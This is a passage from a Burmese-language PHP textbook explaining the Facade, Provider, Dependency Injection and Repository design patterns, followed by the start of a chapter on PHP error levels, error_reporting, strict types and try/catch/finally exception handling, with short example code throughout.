Facade Pattern ဆိုတာကတော့ ရှုပ်ထွေးတဲ့ လုပ်ဆောင်ချက်တွေကို သုံးရလွယ်သွားအောင် ကြားခံထားပေးတဲ့ ရှေးဟန်ဖြစ်ပါတယ်။ ဥပမာ - ကားတစ်စီးကို စက်နှိုးဖို့အတွက် အင်ဂျင်ပိုင်စစ်ရမယ်၊ ဘရိတ် စစ်ရမယ်၊ ဆီရှိမရှိ စစ်ရမယ် စသည်ဖြင့်လုပ်ရမယ့်အလုပ်တွေ အများကြီးရှိနိုင်ပါတယ်။ အဲ့ဒါတွေကို မှတ်ရခက်သလို လုပ်ရတာလည်း ခက်ပါတယ်။ ဒါကြောင့် start() လို့ပြောလိုက်တာနဲ့ ကြိုတင်သတ်မှတ်ထားတဲ့ လုပ်ရမယ့် အလုပ်တွေကို တန်ဖိုးရှိလုပ်ပေးနိုင်မယ့် ကြားခံတစ်ခု ထားလိုက်မယ်ဆိုရင်တော့ သုံးရတာလွယ်သွားမှာ ဖြစ်ပါတယ်။ ဒီလိုပါ -

PHP

```

<?php

class CheckOilPressure
{
    public function check()
    {
        echo "Oil Pressure OK.";
    }
}

class CheckBreakFluid
{
    public function check()
    {
        echo "Break Fluid OK.";
    }
}

class Car
{
    public $oil;

    public $break;

    public function __construct()
    {
        $this->oil = new CheckOilPressure;
        $this->break = new CheckBreakFluid;
    }

    public function start()
    {
        $this->oil->check();
        $this->break->check();

        echo "Car Engine Started.";
    }
}

$car = new Car;
$car->start();

```

နမူနာအရ ကားစက်နှိုးဖို့အတွက် ဘာပြီးရင်ဘာလုပ်ရတယ်ဆိုတာကို မှတ်စရာမလိုတော့ဘဲ Car Object ပေါ်မှာ start() လို့ပြောလိုက်ယုံနဲ့ အစဉ်ပြေသွားစေတဲ့သဘောပဲ ဖြစ်ပါတယ်။ ထုံးစံအတိုင်း ဒီသဘော

မျိုးနဲ့ရေးတဲ့ ရေးဟန်ကို Facade Pattern လို့ခေါ်ပေမယ့် လက်တွေ့အသုံးချမှုကတော့ တစ်ယောက်နဲ့တစ်ယောက် ကွဲပြားနိုင်ပါတယ်။ Laravel မှာဆိုရင် ဒီလို Facade Class မျိုးကို သုံးထားပါတယ် -

PHP

```
<?php

class Facade
{
    static function __callStatic($name, $args)
    {
        $name = strtoupper($name);
        $arg = $args[0] ?? "/";

        echo "Sending $name to $arg";
    }
}

class Route extends Facade
{
    //

Route::get("/comments");

// Sending GET to /comments

Route::post();

// Sending POST to /
```

__callStatic() Magic Method ရဲ့ အကူအညီနဲ့ Class Name ပေါ်မှာ လိုချင်တဲ့ Method ကို ပေးလိုက်ယုံနဲ့ နောက်ကွယ်က လုပ်ရမယ့် ရှုပ်ထွေးတဲ့ အလုပ်တွေကို လုပ်ပေးအောင် စီစဉ်ထားတာပါ။ ဒါကြောင့် သုံးတဲ့သူအတွက် အရမ်းလွယ်သွားပါတယ်။ Framework ထဲမှာ တစ်ကယ်ရေးထားတဲ့ ကုဒ်တွေကတော့ ဒီထက်အများကြီး ပိုရှုပ်ထွေးတာပေါ့။ ဒီနမူနာက နားလည်လွယ်အောင် အလွန်အမင်း Simplify လုပ်ပေးထားတဲ့ နမူနာတစ်ခုပါ။ ဒီရေးဟန်မျိုးကို Laravel မှာ အမြောက်အများတွေ့ရပါလိမ့်မယ်။ ဒါကြောင့် Simplify လုပ်ထားတယ် ဆိုပေမယ့်၊ ဒီလောက်အိုင်ဒီယာလေး ခေါင်းထဲဝင်ထားတဲ့အတွက် ဆက်လေ့လာရတာ ပိုအဆင်ပြေသွားမှာပါ။

Provider

Provider Pattern ကတော့ GoF Patterns တွေထဲမှာ မပါပါဘူး။ Microsoft .NET Framework မှာ စတင် အမည်ပေး အသုံးပြုခဲ့ပြီး အခုနောက်ပိုင်းမှာ Laravel တို့ Angular တို့အပါအဝင် တစ်ခြား Framework တွေမှာလည်း အသုံးများလာကြပါတယ်။ နမူနာလေ့လာနိုင်ဖို့အတွက် အခုလို Log Class နှစ်ခု ရှိတယ်ဆို ကြပါစို့။

PHP

```
<?php

interface Log
{
    public function write();
}

class Text implements Log
{
    public function write() {
        echo "Saving to text file";
    }
}

class Memory implements Log
{
    public function write() {
        echo "Saving on memory";
    }
}
```

ပြီးတဲ့အခါ Service Container Class တစ်ခုရေးပြီး အဲ့ဒီ Service Container ထဲမှာ Log Class တွေကို သိမ်းထားလိုက်ပါမယ်။

PHP

```
<?php

class Services
{
    public $container = [];

    public function register($name, $class)
    {
        $this->container[$name] = $class;
    }
}

$services = new Services;
$services->register("text", Text::class);
$services->register("memory", Memory::class);
```

တစ်ကယ်တော့ Service Container က Singleton ဖြစ်သင့်ပါတယ်။ ဒီတော့မှ သိမ်းထားတဲ့ Class တွေက တစ်စုတစ်စည်းထဲ ဖြစ်မှာပါ။ ဒါပေမယ့် ကုန်တိုချင်လို့ နမူနာအနေနဲ့ ရိုးရိုးပဲ ရေးထားပါတယ်။ အခုဆိုရင် Service နှစ်ခုပါဝင်တဲ့ Service Container Object တစ်ခု ရသွားပါပြီ။ ပြီးတဲ့အခါ Service Provider ဆက် ရေးပါမယ်။ သူက အခြေအနေပေါ်မူတည်ပြီး Container ထဲက သင်တော်တဲ့ Object ကို ပြန်ပေးမှာပါ။

PHP

```
<?php

class Provider
{
    public $services;

    public function __construct($services)
    {
        $this->services = $services->container;
    }

    public function make($service)
    {
        if(isset($this->services[$service]))
            return new $this->services[$service];

        // else Error: Service doesn't exist
    }
}
```

Provider ရဲ့ `make()` Method က လိုချင်တဲ့ Service Object ကို Container ထဲကနေ နှိုက်ယူပြီး ပြန်ပေးမှာပါ။ ဒီလိုပါ -

```
$provider = new Provider($services);

$log = $provider->make("text");
$log->write();           // Saving to text file

$log = $provider->make("memory");
$log->write();           // Saving on memory
```

Provider Object တည်ဆောက်တဲ့အခါ စောစောက Service တွေ Register လုပ်ထားတဲ့ Service Container Object ကို ပေးထားတာကို သတိပြုပါ။ ဒီနည်းနဲ့ လိုချင်တဲ့ Service ကို ပြောင်းသုံးလို့ရနိုင်တဲ့ Provider Pattern ကိုရသွားပါတယ်။ တစ်ချို့ကလည်း ဒီ Pattern ဟာ Strategy Pattern နဲ့ ဆင်တယ်လို့ ပြောကြပါတယ်။ သဘောတူသော ဆင်ပေမယ့် အသုံးချဖို့သင့်တော်တဲ့နေရာတော့ မတူကြပါဘူး။

Dependency Injection

Dependency Injection ဆိုတာ အထက်က SOLID ရဲ့ Dependency Inversion မူကို လက်တွေ့အသုံးချတဲ့ ရေးဟန်ပါ။ လိုအပ်တဲ့လုပ်ဆောင်ချက်ကို အသေရေးထားမယ့်အစား၊ Inject ထည့်သွင်းပြီး ရေးလို့ရအောင် စီစဉ်ထားလိုက်တဲ့အခါ ပိုပြီးတော့ အသုံးဝင်သွားမှာပါ။ ဥပမာ -

PHP

```
<?php

class TextLogger
{
    public function write($log) {
        // Save $log to text file
        echo $log;
    }
}
```

```

class App
{
    public function run()
    {
        $logger = new TextLogger;
        $logger->write("App is running");
    }
}

$app = new App;
$app->run(); // App is running

```

ဒါက ရိုးရိုးရေးထားတဲ့ကုဒ်ပါ။ App Class အတွင်းမှာ TextLogger ကို အသုံးပြုထားပါတယ်။ ဒီလို အသေထည့်သွင်းရေးသားထားတဲ့အတွက် App ဟာ TextLogger တစ်မျိုးထဲနဲ့သာ အလုပ်လုပ်တော့မှာပါ။ တစ်ခြား Logger အမျိုးအစားတွေ ပြောင်းလဲအသုံးပြုချင်လို့ မရနိုင်တော့ပါဘူး။ ဒါကြောင့် Dependency Injection ရေးဟန်ကိုအသုံးပြုပြီး အခုလိုပြင်လိုက်ပါမယ်။

PHP

```

<?php

interface Log
{
    public function write($log);
}

class TextLogger implements Log
{
    public function write($log) {
        // Save $log to text file
        echo $log;
    }
}

class DatabaseLogger implements Log
{
    public function write($log) {
        // Save $log to database
        echo $log;
    }
}

```

```

class App
{
    private $logger;

    public function __construct(Log $logger)
    {
        $this->logger = $logger;
    }

    public function run()
    {
        $this->logger->write("App is running");
    }
}

$app = new App(new TextLogger);
$app->run();

```

ဒီတစ်ခါတော့ App Class နဲ့ Object တည်ဆောက်ရင် Log Interface ကလာတဲ့ Object ကို ပေးရတော့မှာပါ။ နမူနာမှာ Object တည်ဆောက်စဉ် TextLogger ကိုပေးလိုက်လို့ အလုပ်လုပ်တဲ့အခါ TextLogger နဲ့ အလုပ်လုပ်သွားမှာပါ။ အကယ်၍ အခုလို DatabaseLogger ကိုပေးလိုက်မယ်ဆိုရင် DatabaseLogger နဲ့ ပြောင်းလဲအလုပ်လုပ်ပေးသွားမှာပဲ ဖြစ်ပါတယ်။

```

$app = new App(new DatabaseLogger);
$app->run();

```

ဒီရေးနည်းကို Dependency Injection လို့ခေါ်တာပါ။ ရေးနည်းက ရိုးရိုးလေးနဲ့ ပိုပြီးတော့ ကောင်းမွန်အသုံးဝင်တဲ့ ကုန်ကို ရရှိသွားမှာပဲ ဖြစ်ပါတယ်။ Dependency Injection ကို Factory Pattern တွေ Provider Pattern တွေနဲ့ ပေါင်းစပ်လိုက်တဲ့အခါမှာတော့ Laravel လို Framework မျိုးတွေက ပေးထားတဲ့ အလွန်ကျယ်ပြန့်တဲ့ Service Container လုပ်ဆောင်ချက်တွေကို ရရှိသွားနိုင်ပါတယ်။

တစ်ကယ့်ကုန်အစစ်ကို အကုန်စုံအောင် ပြောလို့မရပေမယ့် သဘောသဘာဝလေးလောက်တော့ ထည့်ပြောချင်ပါတယ်။ စောစောက Provider Pattern မှာ Services တွေ Register လုပ်ခဲ့တာကို မှတ်မိကြဦးမှာပါ။ ဒီလိုပါ -

```
$services = new Services;
$services->register("text", Text::class);
$services->register("memory", Memory::class);
```

ဒီလို Register လုပ်စဉ်မှာ Service ကနေအသုံးပြုစေလိုတဲ့ Dependency တွေကို တစ်ခါထဲ Inject လုပ်ပြီး ပေးလိုက်လို့ ရနိုင်ပါတယ်။ ဒီလိုပါ -

Pseudocode

```
$services->register("app", function() {
    return new App(new DatabaseLogger)
});
```

app ကို Service အနေနဲ့ Register လုပ်စဉ်ကထဲက လိုအပ်မယ့် Dependency ကို ထည့်ပေးလိုက်တာပါ။ ဒါကြောင့် -

Pseudocode

```
$app = $provider->make("app");
```

လိုပြောလိုက်ချိန်မှာ \$app Object နဲ့အတူ Inject လုပ်ပြီးသား Dependency ကိုပါရရှိသွားမှာပဲ ဖြစ်ပါတယ်။ ဒီနည်းကပေးတဲ့ အားသာချက်ကတော့ Dependency ပြောင်းချင်ရင် Service ကို Register လုပ်ချိန်မှာ ပြောင်းလိုက်ယုံနဲ့ ကျန်ကုဒ်တွေကို ပြင်စရာမလိုဘဲ လိုချင်တဲ့ရလဒ်ကို ရရှိသွားမှာပါ။ ဒီလိုပါ -

Pseudocode

```
$services->register("app", function() {
    return new App(new TextLogger)
});
```

နားလည်ရခက်နေနိုင်ပေမယ့် နားလည်သွားရင် အရမ်းမိုက်ပြီး စနစ်ကျတဲ့ ရေးဟန်ကို ရရှိသွားမှာ ဖြစ်ပါတယ်။ ဒီကုဒ်ကိုလက်တွေ့စမ်းလို့တော့ရမှာ မဟုတ်ပါဘူး။ သဘောသဘာဝနားလည်အောင် ဖော်ပြပေးတဲ့ နမူနာကုဒ်သက်သက်ပါ။ Laravel လို Framework မျိုးမှာ ဒီလုပ်ဆောင်ချက်ပါဝင်လို့ သဘောသဘာဝကို နားလည်ထားမယ်ဆိုရင် လေ့လာလို့ ပိုကောင်းသွားမှာဖြစ်လို့ ထည့်သွင်းဖော်ပြခြင်း ဖြစ်ပါတယ်။

Repository

Repository Pattern ကိုလည်းနောက်ပိုင်းမှာ လူကြိုက်များလာပါတယ်။ ဒီ Pattern ကလည်း GoF Pattern တွေထဲမှာ မပါပါဘူး။ Eric Evens လို့ခေါ်တဲ့ ပညာရှင် တစ်ဦးရေးသားတဲ့ **Domain Driven Design** ဆိုတဲ့စာအုပ်မှာ ပါတဲ့ Pattern ဖြစ်ပါတယ်။

လက်တွေ့ပရောဂျက်တွေမှာ Data တွေ သိမ်းဖို့အတွက် Database နည်းပညာတွေကို သုံးကြပါတယ်။ Data တွေစီမံခြင်း၊ သိမ်းဆည်းခြင်း၊ ရယူခြင်း လုပ်ငန်းတွေ လုပ်ဖို့အတွက်လည်း Pattern တွေ ရှိကြပါသေးတယ်။ တစ်ချို့ ဘာ Pattern မှသုံးဘဲ SQL Query Language ကို တိုက်ရိုက်အသုံးပြု စီမံကြတယ်။ တစ်ချို့က Table Gateway Pattern လို့ခေါ်တဲ့ Pattern တစ်မျိုးကို သုံးကြတယ်။ တစ်ချို့ Object Relational Mapping (ORM) လို့ခေါ်တဲ့ Pattern ကို သုံးကြတယ်။ အမျိုးမျိုးပါပဲ။ ဒီနည်းပညာတွေကို Data Layer သို့မဟုတ် Data Abstraction လို့ခေါ်ကြပါတယ်။ Repository Pattern ဆိုတာ အဲ့ဒီလို Data တွေ စီမံပေးနိုင်တဲ့ အလွှာနဲ့ Data ကို လက်တွေ့အသုံးချမယ့် အလွှာတို့ရဲ့ ကြားထဲကနေ ဖြည့်စွက်ပေးထားတဲ့ နောက်ထပ် အလွှာတစ်ထပ် (Abstraction တစ်ခု) ပါပဲ။

စားသောက်ဖွယ်ရာတွေကို မီးဖိုချောင်ထဲမှာ ချက်ပြုတ်ကြော်လှော်ပြီး အိုးထဲကနေ တစ်ခါထဲ နှိုက်စားရင်လည်း ပိုက်တော့ဝမှာပါပဲ။ ဒါပေမယ့် ပန်းကန်လေးနဲ့ သေသေချာချာ သပ်သပ်ရပ်ရပ်ထည့်၊ ဇွန်းလေးဘာလေးတပ်ပြီး၊ ထမင်းစား စားပွဲပေါ် ကျကျနနတင်ပြီးမှ စားတော့ ပိုအရသာရှိတာပေါ့။ ဒီလိုပါပဲ Data ကို တစ်ခါထဲ Database ထဲကနေ နှိုက်သုံးမယ့်အစား၊ Repository ထဲ ထည့်၊ လိုအပ်သလို မွန်းမံပြီးတော့မှ အမှန်တစ်ကယ်အသုံးချမယ့် နေရာကို ပို့ပေးလိုက်တော့ ပိုပြီးတော့ စနစ်ကျသွားတာပေါ့။

ဥပမာ ဒီလို Data တွေစီမံပေးနိုင်တဲ့ Model Class နဲ့ အဲ့ဒီ Model ကိုအသုံးပြုထားတဲ့ App Class တို့ ရှိကြတယ်ဆိုပါစို့ -

PHP

```

<?php

class Model
{
    public function save()
    {
        echo "Saving $this->name and $this->age";
    }
}

class App
{
    public function update($data)
    {
        $model = new Model;
        $model->name = $data['name'];
        $model->age = $data['age'];
        $model->save();
    }
}

$app = new App;
$app->update(["name" => "Alice", "age" => 22]);

// Saving Alice and 22

```

Model ရဲ့ `save()` က Property တွေဖြစ်ကြတဲ့ `name` နဲ့ `age` တို့ရှိမှ အလုပ်လုပ်မှာပါ။ ဒါကြောင့် App က Model Object ဆောက်ပြီးတဲ့အခါ လိုအပ်တဲ့ Property တွေသတ်မှတ်ပါတယ်။ ပြီးတော့မှ Model ရဲ့ `save()` နဲ့ Data တွေကို သိမ်းပေးလိုက်တယ်လို့ သဘောထားရမှာပါ။ ဒီလို တိုက်ရိုက်အသုံးပြုမယ့် အစား ကြားထဲမှာ Repository တစ်လွှာထပ်ပြီး ခံလိုက်လို့ ရနိုင်ပါတယ်။

PHP

```

<?php

class Model
{
    public function save()
    {
        echo "Saving $this->name and $this->age";
    }
}

```



```

class Repository
{
    public function update($data)
    {
        $name = $data['name'] ?? "Unknown";
        $age = $data['age'] ?? "Unknown";

        $model = new Model;
        $model->name = $name;
        $model->age = $age;
        $model->save();
    }
}

class App
{
    private $repo;

    public function __construct(Repository $repo)
    {
        $this->repo = $repo;
    }

    public function update($data)
    {
        $this->repo->update($data);
    }
}

$app = new App(new Repository);
$app->update(["name" => "Alice", "age" => 22]);

// Saving Alice and 22

```

ဒီနည်းကပေးတဲ့ အားသာချက် နှစ်ချက်ရှိပါတယ်။ ပထမတစ်ချက်ကတော့ Data တွေ စစ်ဆေးတဲ့ အလုပ် အပါအဝင် အသေးစိတ်စီမံတဲ့ အလုပ်တွေကို App မှာ လုပ်စရာမလိုတော့ပါဘူး။ SOLID ရဲ့ Single Responsibility Principle အသက်ဝင်သွားတာပါ။ Data ကိုသပ်သပ်စီမံပြီး App ကို သပ်သပ်စီမံလို့ ရသွားပါတယ်။ ဒုတိယအားသာချက်ကတော့ Repository ကို Dependency Injection နဲ့ အသုံးပြုထားလို့ လိုအပ်ရင် Repository ပြောင်းသုံးလို့ ရနိုင်ပါတယ်။ လက်ရှိ Model ကိုသုံးနေပေမယ့်၊ လိုအပ်ချက်အရ တစ်ခြား Data Layer ကို ပြောင်းသုံးရမယ်ဆိုရင် ပြောင်းရပိုလွယ်သွားမှာပဲ ဖြစ်ပါတယ်။

ထုံးစံအတိုင်း လက်တွေ့အသုံးချတဲ့အခါ တစ်ယောက်နဲ့တစ်ယောက် အသေးစိတ် ရေးဟန်တွေကွာသွားနိုင်ပါတယ်။ ပြီးတော့ Data စီမံတဲ့အကြောင်း ပြောနေတာမို့လို့ ပရောဂျက်တစ်ခုနဲ့တစ်ခု လိုအပ်ချက်ခြင်းလည်း မတူကြပြန်ပါဘူး။ ဒါကြောင့် လက်တွေ့ကုန်တွေနဲ့ Implementation ကတော့ ကွဲပြားနိုင်ပါတယ်။ ဒါပေမယ့် လိုရင်းအချုပ်အနေနဲ့ Data ကို တိုက်ရိုက်စီမံမယ့်အစား ကြားခံ Repository တစ်ခု ထားလိုက်မယ်ဆိုရင် Single Responsibility Principle နဲ့အညီ ပိုစနစ်ကျတဲ့ကုန်ကိုရနိုင်ပြီး Data Layer ကို လိုအပ်ရင် ပြောင်းသုံးလို့ရတဲ့ အားသာချက်ကို ရနိုင်တယ် ဆိုတဲ့အချက်ကို အထူးပြု မှတ်သားရမှာ ဖြစ်ပါတယ်။

Other Patterns

အခုဖော်ပြခဲ့တဲ့ Pattern တွေဟာ Laravel မှာ အသုံးပြုထားတဲ့ Pattern တွေလို့ ပြောခဲ့ပါတယ်။ ဒါဟာ တစ်ခြား Pattern တွေကို Laravel မှာ သုံးလို့မရဘူးဆိုတဲ့ အဓိပ္ပါယ်မဟုတ်ဘူး။ တစ်ခြား Patterns တွေကို လေ့လာသိရှိပြီး သင့်တော်တဲ့ နေရာမှာ အသုံးချမယ်ဆိုရင် ပိုပြီးတော့ သပ်ရပ်စနစ်ကျတဲ့ ကုန်တွေကို ရေးသားနိုင်မှာ ဖြစ်ပါတယ်။

GoF Design Patterns (၂၃) ခုလုံးနဲ့ တစ်ခြား Patterns တစ်ချို့ကို PHP နဲ့ နမူနာ ရေးပြထားတဲ့ Repo တစ်ခုရှိပါတယ်။ စာရေးသူကိုယ်တိုင် ရေးသားထားတာပါ။ အခု ချက်ချင်းမဟုတ်ရင်တောင် နောက်ပိုင်း အချိန်ပေးနိုင်တဲ့အခါ ဆက်လက်လေ့လာကြည့်သင့်ပါတယ်။

- <https://github.com/eimg/design-patterns-php>

အခန်း (၉) - Error Handling

ကုန်တွေ ရေးကြတဲ့အခါ Error ဆိုတာ ရှောင်လွှဲလို့မရနိုင်ပါဘူး။ ရေးထုံးအမှားကြောင့်လည်း Error တက်မယ်၊ Semicolon ကျန်ခဲ့လို့လည်း Error တက်မယ်၊ အဖွင့်အပိတ်မမှန်လို့လည်း Error တက်မယ်၊ စာလုံးပေါင်းမှားလို့လည်း Error တက်မယ်၊ ပြင်ပသက်ရောက်မှုတစ်ခုခုကြောင့်လဲ Error တက်မယ်၊ Error တွေကတော့ ပုံစံအမျိုးမျိုးပါပဲ။ ဒီ Error တွေဟာ တစ်ခုနဲ့တစ်ခု အမျိုးအစားမတူသလို အဆင့်လည်းမတူကြပါဘူး။ တစ်ချို့ Error တွေက သတိပေးယုံသက်သက်ဖြစ်ပြီး တစ်ချို့ Error တွေကတော့ ပရိုဂရမ်ကို လုံးဝ ရပ်တန့်သွားစေတဲ့ Error တွေပါ။ ဒီအကြောင်းကိုလည်း ထည့်သွင်းဖော်ပြလိုပါတယ်။ PHP မှာ Error အမျိုးအစား (၁၆) မျိုးထိရှိပါတယ်။ အဲဒီထဲက အဓိကအကျဆုံးကတော့ ဒီ (၇) မျိုးပါ။

1. E_PARSE
2. E_ERROR
3. E_WARNING
4. E_NOTICE
5. E_STRICT
6. E_DEPRECATED
7. E_ALL

E_PARSE ဆိုတာဟာ ကုန်ကို Run တဲ့အဆင့် မရောက်လိုက်ဘဲ ရေးထားတဲ့ Syntax မှာတင် မှားနေလို့ တက်တဲ့ Error အမျိုးအစား ပါ။ **E_ERROR** ဆိုတာတော့ Fatal Error တွေပါ။ ပရိုဂရမ်ကို လုံးဝရပ်တန့် သွားစေတဲ့ Error တွေပါ။ **E_WARNING** ကလည်း Error တစ်မျိုးပါပဲ။ ပရိုဂရမ်က ဆက်အလုပ် လုပ်နေ သေးပေမယ့် တစ်ခုခုတော့ အကြီးအကျယ် မှားနေပြီဆိုတဲ့အခါမျိုးမှာ တက်ပါတယ်။

E_NOTICE နဲ့သတ်မှတ်ထားတဲ့ Notice တွေကတော့ မှားနိုင်ခြေရှိတဲ့အခြေအနေမျိုးမှာ တက်ပါတယ်။ ဥပမာ Array တစ်ခုရဲ့ မရှိသေးတဲ့ Index မှာ တန်ဖိုးသတ်မှတ်တဲ့အခါ သတ်မှတ်လို့ ရပါတယ်။ ဒါပေမယ့် မှားနေနိုင်တဲ့အတွက် Notice Error အမျိုးအစားကို ပေးလေ့ရှိပါတယ်။ **E_STRICT** ဆိုတာကတော့ PHP မှာ Strict Mode လို့ခေါ်တဲ့ သဘောသဘာဝတစ်မျိုး ရှိပါတယ်။ ဥပမာ ဒီကုဒ်ကိုကြည့်ပါ။

PHP

```
<?php

function add(int $a, int $b) {
    echo $a + $b;
}

add(1, "2");    // 3
```

နမူနာအရ add() Function ကို ခေါ်တဲ့အခါ Integer တန်ဖိုးတွေကို Argument အနေနဲ့ ပေးရမယ်လို့ သတ်မှတ်ထားပါတယ်။ ဒါပေမယ့် တစ်ကယ်တမ်း ပေးတဲ့အခါ String တန်ဖိုးတစ်ခုကို ပေးပေမယ့် Error မတက်ပါဘူး။ အလုပ်လုပ်ပါတယ်။ String ဆိုပေမယ့် Number String ကို Integer ပြောင်းမယ်ဆိုရင် ပြောင်းလို့ရနေတဲ့အတွက် PHP က ပြောင်းပြီးတော့ပဲ အလုပ်လုပ်ပေးမှာပါ။ အဲ့ဒါမျိုးကို လက်မခံစေလိုရင် ဒီလိုရေးလို့ရပါတယ်။

PHP

```
<?php

declare(strict_types=1);

function add(int $a, int $b) {
    echo $a + $b;
}

add(1, "2");

// Error: Argument #2 ($b) must be of type int, string given
```

အပေါ်ဆုံးမှာ declare Statement နဲ့ strict_types=1 လို့ ကြေညာလိုက်တဲ့အတွက် PHP က ကုဒ်တွေကို Strict Mode နဲ့အလုပ်လုပ်ပေးသွားမှာပါ။ ဒီတစ်ခါတော့ မရတော့ပါဘူး။ သတ်မှတ်ထားတဲ့

အတိုင်း အတိအကျပေးမှပဲ အလုပ်လုပ်တော့မှာပါ။ ဒါကြောင့် Integer ပေးရမယ့်နေရာမှာ String ကို ပေးထားတဲ့အတွက် Error တက်သွားပါပြီ။ ဒီလို Error အမျိုးအစားကို Strict Error လို့ခေါ်တာပါ။

E_DEPRECATED နဲ့ သတ်မှတ်ထားတဲ့ Deprecated Error တွေကတော့ အသုံးမပြုသင့်ဘူးလို့ သတ်မှတ်ထားတဲ့ လုပ်ဆောင်ချက်တွေကို အသုံးပြုတဲ့အခါ ပေးတဲ့ Error တွေဖြစ်ပါတယ်။ လက်ရှိသုံးလို့ရပါသေးတယ်။ အလုပ်လုပ်ပါတယ်။ ဒါပေမယ့် မသုံးသင့်တော့ဘူး၊ နောက် PHP Version တွေမှာ အလုပ်လုပ်မှာ မဟုတ်တော့ဘူး ဆိုတဲ့ အဓိပ္ပါယ်ပါ။

E_ALL ဆိုတာကတော့ Error အမျိုးအစားအားလုံးကို ရည်ညွှန်းပါတယ်။

ကိုယ်ရဲ့ကုဒ်မှာ Error တွေရှိလာတဲ့အခါ ဘယ်လို Error အမျိုးအစားဆိုရင် ပြရမယ်။ ဘယ်လို Error အမျိုးအစားဆိုရင် မပြရဘူးဆိုတာမျိုးကို သတ်မှတ်ထားလို့ရပါတယ်။ ပုံမှန်အားဖြင့် ဒီ သတ်မှတ်ချက်ကို PHP Setting ဖြစ်တဲ့ `php.ini` ဆိုတဲ့ ဖိုင်ထဲမှာ သတ်မှတ်ထားလေ့ရှိပါတယ်။ Windows မှာ Install လုပ်ထားတဲ့ XAMPP အတွက်ဆိုရင် `php.ini` ဖိုင်ကို `C:\xampp\php` ဖိုဒါထဲမှာ ရှာပြီးကြည့်လို့ရနိုင်ပါတယ်။

ကုဒ်ထဲမှာ ကိုယ်တိုင်ရေးသားပြီး Error တွေကို စီမံချင်ရင်လည်း ရနိုင်ပါတယ်။ `error_reporting()` လို့ခေါ်တဲ့ Standard Function ကို အသုံးပြုနိုင်ပါတယ်။ `error_reporting(0)` လို့ ရေးသားသတ်မှတ်ပေးလိုက်ရင် ဘာ Error ကိုမှ ပြတော့မှာ မဟုတ်ပါဘူး။ တစ်ခုခုမှားနေရင် ဘာကြောင့်မှန်းမပြောဘဲ အလုပ်မလုပ်တော့လို့ အကြောင်းရင်းကို သိရမှာ မဟုတ်တော့ပါဘူး။ `error_reporting(E_ALL)` ဆိုရင်တော့ ရှိရှိသမျှ Error အမျိုးအစား အားလုံးကိုပြမှာပါ။ နောက်တစ်နည်းအနေနဲ့ `error_reporting(-1)` လို့လည်းရေးလို့ရပါသေးတယ်။ ဒါဆိုရင်လည်း Error အမျိုးအစားအားလုံးကို ပြမှာပဲ ဖြစ်ပါတယ်။

အရေးကြီးတဲ့ Parse Error, Fatal Error တွေနဲ့ Warning တွေကိုပဲ ပြစေချင်တယ်ဆိုရင်တော့ ဒီလိုရေးပေးလိုက်လို့ ရနိုင်ပါတယ်။

```
error_reporting(E_PARSE | E_ERROR | E_WARNING);
```

ဒါဆိုရင် Parse Error, Fatal Error တွေနဲ့ Warning တွေကလွဲရင် ကျန် Error အမျိုးအစားတွေကို ပြမှာ မဟုတ်တော့ပါဘူး။ နောက်ထပ်ရေးနည်းကတော့ မပြစေချင်တာကို ရွေးချန်တဲ့နည်းဖြစ်ပါတယ်။ ဒီလိုရေးရပါတယ်။

```
error_reporting(E_ALL & ~E_NOTICE);
```

ဒါဆိုရင် Notice တွေကလွဲရင် ကျန် Error အားလုံးကိုပြမယ်လို့ ပြောလိုက်တာပါ။

PHP မှာ Exception Handling သဘောသဘာဝလည်း ရှိပါသေးတယ်။ Exception Handling ဆိုတာဟာ Error တက်တဲ့အခါ ပရိုဂရမ် ရပ်မသွားစေဘဲ ဘာဆက်လုပ်ရမလဲဆိုတာကို သတ်မှတ်ပေးနိုင်တဲ့ နည်းလမ်းပါ။ လိုအပ်ရင် ကိုယ်ရေးတဲ့ကုဒ်ထဲမှာလည်း Exception တွေပေးလို့ရပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

function add($nums) {
    if(!is_array($nums)) {
        throw new Exception("Argument must be array");
    }

    return array_sum($nums);
}

echo add(1);

// Error: Uncaught Exception: Argument must be array
```

add() ကိုပေးလာတဲ့ Argument ဟာ Array ဟုတ်မဟုတ်စစ်ပြီး မဟုတ်ဘူးဆိုရင် throw Statement နဲ့ Exception Object တစ်ခုကို ပေးခိုင်းလိုက်တာပါ။ ဒါကြောင့် Array မဟုတ်တဲ့ တန်ဖိုးပေးပြီး ခေါ်လိုက်တဲ့အခါ Uncaught Exception Error တက်သွားတာပါ။ ကိုယ့်ဘာသာ တက်ခိုင်းလိုက်တဲ့ Error တစ်မျိုးလို့ ဆိုနိုင်ပါတယ်။

ဒီလို Exception တွေ ရှိလာတဲ့အခါ Error မတက်စေဘဲ ဘာဆက်လုပ်ရမလဲ ဆိုတာကို try-catch Statement နဲ့ သတ်မှတ်ပေးထားလို့ ရပါတယ်။ ဒီလိုပါ -

```
try {
    echo add(1);
} catch(Exception $e) {
    echo $e->getMessage();
}

// Argument must be array
```

စောစောက add() Function ကို ခေါ်ထားတာပါပဲ။ ဒီတစ်ခါတော့ add() Function ကို try Statement ထဲမှာ ခေါ်ထားပါတယ်။ ဒါကြောင့် Exception ရှိလာတဲ့အခါ Error မတက်တော့ဘဲ catch Statement ကို အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ နမူနာအရ catch Statement ထဲမှာ Exception ကို လက်ခံယူပြီး သူရဲ့ Message ကိုပဲ ပြခိုင်းလိုက်တာပါ။ ဒါကြောင့် ရလဒ်အနေနဲ့ Error Message ကိုပဲ ရမှာ ဖြစ်ပါတယ်။

try-catch Statement နဲ့အတူ တွဲသုံးနိုင်တဲ့ finally Statement ဆိုတာလည်း ရှိပါသေးတယ်။ catch Statement ဟာ Exception ရှိရင် အလုပ်ပြီး finally Statement ကတော့ Exception ရှိရှိ မရှိရှိ အလုပ်လုပ်ပါတယ်။ ဒီလိုပါ -

```
try {
    echo add(1);
} catch(Exception $e) {
    echo $e->getMessage();
} finally {
    echo "Done";
}

// Argument must be array
// Done
```

နမူနာအရ Exception ရှိနေလို့ catch Statement အလုပ်လုပ်သွားပြီးနောက် finally Statement ကိုလည်း ဆက်အလုပ်လုပ်သွားတာကို တွေ့ရမှာဖြစ်ပါတယ်။

PHP

```
<?php

function add($nums) {
    if(!is_array($nums)) {
        throw new Exception("Argument must be array");
    }

    return array_sum($nums);
}

try {
    echo add([1, 2]);
} catch(Exception $e) {
    echo $e->getMessage();
} finally {
    echo "Done";
}

// 3
// Done
```

